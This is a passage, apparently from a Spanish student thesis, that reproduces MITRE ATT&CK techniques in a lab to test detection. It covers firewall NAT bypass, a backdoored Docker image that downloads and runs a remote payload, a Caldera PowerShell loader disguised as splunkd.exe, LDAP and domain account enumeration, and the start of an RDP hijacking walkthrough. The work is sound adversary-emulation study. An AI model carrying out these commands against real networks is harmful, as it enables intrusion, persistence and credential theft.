|------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>ID</b>                                | T1599.001                                                                                                                                                                                                                                                                                                                          |
| <b>Descripción</b>                       | Partiendo de que el atacante tiene acceso al equipo frontera, modificaremos las configuraciones de NAT para permitir tráfico que se encuentra prohibido por las políticas de firewall del equipo frontera. Posteriormente, nos conectaremos a otro equipo de la red de la víctima a través de SSH (tráfico previamente prohibido). |
| <b>Servicios utilizados</b>              | SSH Server: Permite a usuarios conectarse de forma segura a un sistema remoto a través de una red, permitiendo el acceso y la gestión de archivos y servicios de manera cifrada y autenticada.                                                                                                                                     |
|                                          | Iptables: Herramienta de administración de cortafuegos para sistemas Linux que controla el tráfico de red y los paquetes de datos.                                                                                                                                                                                                 |
| <b>Herramientas de ataque utilizadas</b> | SSH: Cliente para realizar conexiones seguras a equipos remotos.                                                                                                                                                                                                                                                                   |
|                                          | Iptables: Herramienta de administración de cortafuegos para sistemas Linux que controla el tráfico de red y los paquetes de datos.                                                                                                                                                                                                 |

Tabla 4-14 Network Boundary Bridging

El escenario utilizado en este ataque es el siguiente:




Figura 4-41 Escenario Network Boundary Bridging

Para la configuración del escenario, necesitaremos realizar las siguientes configuraciones en el equipo frontera:

1. Activar ip forward

```
root@linux-U-L1:/home/dit# sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Figura 4-42 Ip Forward Network Boundary Bridging

2. Configurar reglas

```

root@linux-U-L1:/home/dit# iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination
ACCEPT     icmp -- 172.168.0.0/24          anywhere
ACCEPT     all  -- 192.168.0.0/24          anywhere

Chain FORWARD (policy DROP)
target     prot opt source                destination
ACCEPT     all  -- 192.168.0.0/24          172.168.0.0/24
ACCEPT     icmp -- 172.168.0.0/24          anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

```

Figura 4-43 Configuración iptables 1 Network Boundary Bridging

```

root@linux-U-L1:/home/dit# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination
DNAT       all  -- anywhere              linux               to:192.168.0.20

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
SNAT       all  -- 192.168.0.0/24          anywhere            to:172.168.0.20

```

Figura 4-44 Configuración iptables 2 Network Boundary Bridging

Desde el lado del atacante, realizaremos las siguientes acciones.

1. Partiendo de una conexión con el equipo frontera, modificaremos las reglas quedando de la siguiente manera:

```

Chain INPUT (policy DROP)
num target     prot opt source                destination
1  ACCEPT     all  -- 192.168.0.0/24          anywhere
2  ACCEPT     all  -- 172.168.0.0/24          anywhere

Chain FORWARD (policy DROP)
num target     prot opt source                destination
1  ACCEPT     all  -- 192.168.0.0/24          172.168.0.0/24
2  ACCEPT     icmp -- 172.168.0.0/24          anywhere
3  ACCEPT     all  -- 172.168.0.0/24          192.168.0.0/24

Chain OUTPUT (policy ACCEPT)
num target     prot opt source                destination

```

Figura 4-45 Configuración iptables atacante 1 Network Boundary Bridging

```

root@linux-U-L1:/home/dit# iptables -t nat -L --line-numbers
Chain PREROUTING (policy ACCEPT)
num  target      prot opt source                destination
1    DNAT        all  --  anywhere              linux             to:192.168.0.20
2    DNAT        all  --  anywhere              linux             to:172.168.0.10

Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num  target      prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
num  target      prot opt source                destination
1    SNAT        all  --  192.168.0.0/24        anywhere          to:172.168.0.20
2    SNAT        all  --  172.168.0.0/24        anywhere          to:192.168.0.10

```

Figura 4-46 Configuración iptables atacante 2 Network Boundary Bridging

De esta forma estamos permitiendo el paso de todo el tráfico procedente de la red del atacante.

2. Nos conectamos mediante SSH al equipo víctima:

```

root@tfgsnort-U-L1:~# whoami
root
root@tfgsnort-U-L1:~# estamos dentro señores
estamos: orden no encontrada
root@tfgsnort-U-L1:~# exit
cerrar sesión
Connection to 192.168.0.20 closed.

```

Figura 4-47 Acceso Network Boundary Bridging

#### 4.2.2.4.3. Build Image on Host

La idea detrás de esta técnica es montar un contenedor de Docker en el equipo víctima, de manera que ocultemos nuestras acciones a través de este contenedor.

| Técnica:Subtécnica                | Build Image on Host                                                                                                                                                                            |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1612                                                                                                                                                                                          |
| Descripción                       | Montaremos en elequipo víctima un contenedor utilizando Docker para tener una puerta trasera y para realizar operaciones en este contenedor sin ser detectados.                                |
| Servicios utilizados              | SSH Server: Permite a usuarios conectarse de forma segura a un sistema remoto a través de una red, permitiendo el acceso y la gestión de archivos y servicios de manera cifrada y autenticada. |
|                                   | Docker API: Plataforma de contenedorizacion que permite a los desarrolladores empaquetar aplicaciones y sus dependencias en contenedores, que son unidades de software ligeras y portátiles    |
| Herramientas de ataque utilizadas | SSH: Cliente para realizar conexiones seguras a equipos remotos.                                                                                                                               |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                        |

Tabla 4-15 Build Image On Host

El escenario para este ataque es el siguiente:




Figura 4-48 Escenario Build Image on Host

Partiendo de que el atacante ya ha accedido a la víctima, realizará los siguientes pasos:

1. Creamos un fichero Dockerfile con las instrucciones del contenedor:

```
dit@tfsgsnort-U-L1:~/dockerweb$ cat Dockerfile
FROM ubuntu:20.04

RUN apt update && apt install -y openssh-server
RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
RUN wget -P /usr/sbin/ http://172.168.0.10/payload.elf
RUN chmod +x /usr/sbin/payload.elf
RUN useradd -m -s /bin/bash bilbo
RUN echo "bilbo:insecure_password" | chpasswd

EXPOSE 22
CMD ["/usr/sbin/payload.elf"]
ENTRYPOINT service ssh start && bash
```

Figura 4-49 Dockerfile Build Image on Host

El contenedor realiza una descarga de un payload que puede ser útil en futuros pasos para infectar otros equipos de la red, por ejemplo. Además, activa el servicio SSH para disponer de una puerta trasera.

2. Construimos el contenedor y descargamos las dependencias:

```
root@tfsgsnort-U-L1:/home/dit/dockerweb# docker build -t sshmod .
```

Figura 4-50 Construcción Docker Build Image on Host

3. Configuramos el siguiente fichero:

```
GNU nano 6.2 /etc/docker/daemon.json
{
  "userns-remap": "",
  "icc": false,
  "live-restore": true,
  "storage-driver": "overlay2",
  "userland-proxy": false,
  "authorization-plugins": [ "denyuserns" ]
}
```

Figura 4-51 Configuración Build Image on Host

Resulta importante que el campo “userns-remap” este vacío. De esta manera, el contenedor utilizará las direcciones IP del equipo físico.



4. Ponemos en marcha el contenedor obteniendo un backdoor mediante SSH

```
root@tfgsnort-U-L1:/home/dit/dockerweb# docker run sshmod
* Starting OpenBSD Secure Shell server sshd
...done.
```

Figura 4-52 Puesta en marcha Build Image On Host

5. Hemos obtenido una puerta trasera a la que podemos conectarnos utilizando el usuario y contraseña definidos en el fichero Dockerfile de usuario “bilbo” y contraseña “insecure\_password”

#### 4.2.2.5. Credential Access

El objetivo de esta táctica es robar nombres de cuentas y contraseñas.

##### 4.2.2.5.1. Forced Authentication

Esta técnica busca robar credenciales invocando o forzando un usuario a proveer información de autenticación automáticamente a través de un mecanismo en el cual el atacante pueda interceptar dicha información.

| Técnica:Subtécnica                | Forced Authentication                                                                                                                                                                                                                                                                                                                  |
|-----------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1187                                                                                                                                                                                                                                                                                                                                  |
| Descripción                       | Montaremos un servidor SMB (Server Message Block) para aprovechar el comportamiento de sistemas Windows al conectarse a recursos SMB en los que intentan autenticarse automáticamente y enviar información de credenciales. Nosotros como atacantes, capturaremos el tráfico y obtendremos el hash correspondiente a las credenciales. |
| Servicios utilizados              | SMB Server: Sistema que permite compartir archivos, impresoras y otros recursos en una red, facilitando la comunicación y colaboración entre dispositivos conectados.                                                                                                                                                                  |
| Herramientas de ataque utilizadas | SMB Server: Sistema que permite compartir archivos, impresoras y otros recursos en una red, facilitando la comunicación y colaboración entre dispositivos conectados. (Se trata de un servidor SMB creado por el atacante)                                                                                                             |
|                                   | NTLMssp-Extract: Herramienta utilizada para extraer mensajes del protocolo NTLM (NT Lan Manager) desde archivos de captura de tráfico de red.                                                                                                                                                                                          |

Tabla 4-16 Forced Authentication

El escenario para este ataque es el siguiente:



|                                   |                                                                                                                                                          |
|-----------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1615                                                                                                                                                    |
| Descripción                       | Realizaremos una consulta LDAP al equipo con Active Directory filtrando por GroupPolicyContainer.                                                        |
| Servicios utilizados              | Windows Server: Equipo con sistema operativo Windows Server con DNS, Active Directory y Servidor de Escritorio remoto (RDP Server).                      |
| Herramientas de ataque utilizadas | Ldapsearch: Herramienta de línea de comandos utilizada para realizar consultas y búsquedas en servidores LDAP (Protocolo Ligero de Acceso a Directorios) |

Tabla 4-17 Group Policy Discovery

El escenario de ataque es el siguiente:




Figura 4-57 Escenario Group Policy Discovery

El equipo Windows Server tiene configurado un servicio de Active Directory




Figura 4-58 Windows Server Group Policy Discovery

Mediante el equipo atacante, realizaremos la siguiente consulta en búsqueda del objeto groupPolicyContainer:

```
root@linux-U-L1:/home/dit# ldapsearch -x -H ldap://192.168.0.100 -D "CN=server,CN=Users,DC=tfgsnort,DC=local" -w "P00000000000000000000000000000000" -b "CN=Schema,CN=Configuration,DC=tfgsnort,DC=local" "(objectClass=groupPolicyContainer)"
# extended LDIF
#
# LDAPv3
# base <CN=Schema,CN=Configuration,DC=tfgsnort,DC=local> with scope subtree
# filter: (objectClass=groupPolicyContainer)
# requesting: ALL
#
# search result
search: 2
result: 0 Success
# numResponses: 1
```

Figura 4-59 Consulta Group Policy Discovery

En esta consulta, utilizamos un usuario “server”, perteneciente al grupo “Users”. El dominio es tfgsnort.local y mediante -w indicamos la contraseña del usuario. Finalmente indicamos que buscamos groupPolicyContainer.

4.2.2.6.2. Account Discovery

El objetivo de esta técnica reside en intentar obtener un listado de cuentas válidas, usuarios o direcciones de email en un sistema o entorno comprometido. Esta información puede ayudar a los atacantes a determinar que cuentas existen para posteriormente realizar posibles ataques de fuerza bruta, phishing, etc.

|                                   |                                                                                                                                                                                                 |
|-----------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Account Discovery: Domain Account                                                                                                                                                               |
| ID                                | T087.002                                                                                                                                                                                        |
| Descripción                       | Realizaremos dos consultas al equipo Windows Server para obtener un listado de usuarios pertenecientes al dominio de la víctima y un listado de grupos pertenecientes al dominio de la víctima. |
| Servicios utilizados              | Windows Server: Equipo con sistema operativo Windows Server con DNS, Active Directory y Servidor de Escritorio remoto (RDP Server).                                                             |
| Herramientas de ataque utilizadas | Caldera: Framework desarrollado por MITRE para la simulación de técnicas.                                                                                                                       |

Tabla 4-18 Account Discovery

El escenario de ataque es el siguiente:




Figura 4-60 Escenario Account Discovery

Comenzando con la realización del ataque, debemos crear un agente en Caldera. Para ello, ejecutamos el siguiente código generado automáticamente por Caldera en el equipo víctima:


```

PS C:\Users\server> $server="http://172.16.1.2:8888";
PS C:\Users\server> $url="$server/File/download";
PS C:\Users\server> $wc=New-Object System.Net.WebClient;
PS C:\Users\server> $wc.Headers.add("platform","windows");
PS C:\Users\server> $wc.Headers.add("file","sandcat.go");
PS C:\Users\server> $data=$wc.DownloadData($url);
PS C:\Users\server> get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
PS C:\Users\server> rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
PS C:\Users\server> [io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
PS C:\Users\server> Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -Wind
owStyle hidden;

```

Figura 4-61 Creación Agente Account Discovery


En la interfaz gráfica de Caldera observamos lo siguiente:



| id (paw) | host          | group | platform | contact | pid  | privilege | status         | last seen |
|----------|---------------|-------|----------|---------|------|-----------|----------------|-----------|
| wblirm   | WINDOWSSERVER | red   | windows  | HTTP    | 3884 | Elevated  | alive, trusted | just now  |

Figura 4-62 Agente Caldera Account Discovery

Posteriormente, realizamos operaciones sobre este agente y utilizamos la habilidad predefinida por Caldera para simular esta técnica:



**Add New Potential Link**

**Account Discovery (all)** (T1087.002)  
The net utility is executed via cmd to enumerate domain user accounts.

**Fact Templates**  
This link has no fact templates.

**Link Command**  
You can edit the link's command here. Editing the fact templates (#{...}) may result in unexpected behavior.

`net user /domain`

← Back Close + Add 1 Potential Link

Figura 4-63 Operaciones Account Discovery

Además de esa operación, hemos añadido una operación de manera manual extra que se encarga de listar las cuentas de grupo existentes. El comando que ejecutar es el siguiente:

```
net group /domain
```

El resultado de las anteriores operaciones es el siguiente:




Figura 4-64 Output operación 1 Account Discovery




Figura 4-65 Output operación 2 Account Discovery

Como observamos en las figuras, hemos obtenido un listado de usuarios del dominio y de cuentas de grupo del dominio, logrando el objetivo del ataque.

4.2.2.7. Lateral Movement

Esta técnica consiste en moverse a través de la red saltando de equipo en equipo.

4.2.2.7.1. Remote Service Session Hijacking

El objetivo de esta técnica es tomar el control de sesiones preexistentes con servicios remotos para moverse lateralmente en un entorno. En concreto, la subtécnica realizada llamada RDP Hijacking realiza un secuestro de una sesión de escritorio remoto (Remote Desktop Protocol) aprovechando el uso del comando tscon.exe con el que podemos cambiar de usuario sin conocer las contraseñas del usuario.

|                    |                                                 |
|--------------------|-------------------------------------------------|
| Técnica:Subtécnica | Remote Service Session Hijacking: RDP Hijacking |
| ID                 | T1563.002                                       |

|                                          |                                                                                                                                                                                                                                                    |
|------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Descripción</b>                       | Teniendo acceso a un equipo Windows situado en una red con un servidor de escritorio remoto y sesiones previas a otros equipos, utilizaremos tscon.exe para secuestrar la sesión previa y conectarnos al otro equipo sin proporcionar contraseñas. |
| <b>Servicios utilizados</b>              | Windows Server: Equipo con sistema operativo Windows Server con DNS, Active Directory y Servidor de Escritorio remoto (RDP Server).                                                                                                                |
| <b>Herramientas de ataque utilizadas</b> | Tscon.exe: Utilidad de línea de comandos de Windows que permite a los administradores de sistemas desconectar un usuario de una sesión de Terminal Services (RDP) y reconectar otra sesión a la consola                                            |
|                                          | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                            |

Tabla 4-19 Remote Service Session Hijacking

El escenario del ataque es el siguiente:




Figura 4-66 Escenario Remote Service Session Hijacking

El PC del atacante es un PC que ya ha sido vulnerado por el atacante y se encuentra dentro de la red. Por tanto, tendremos una conexión establecida con dicho equipo.

La configuración del Windows Server es la siguiente:

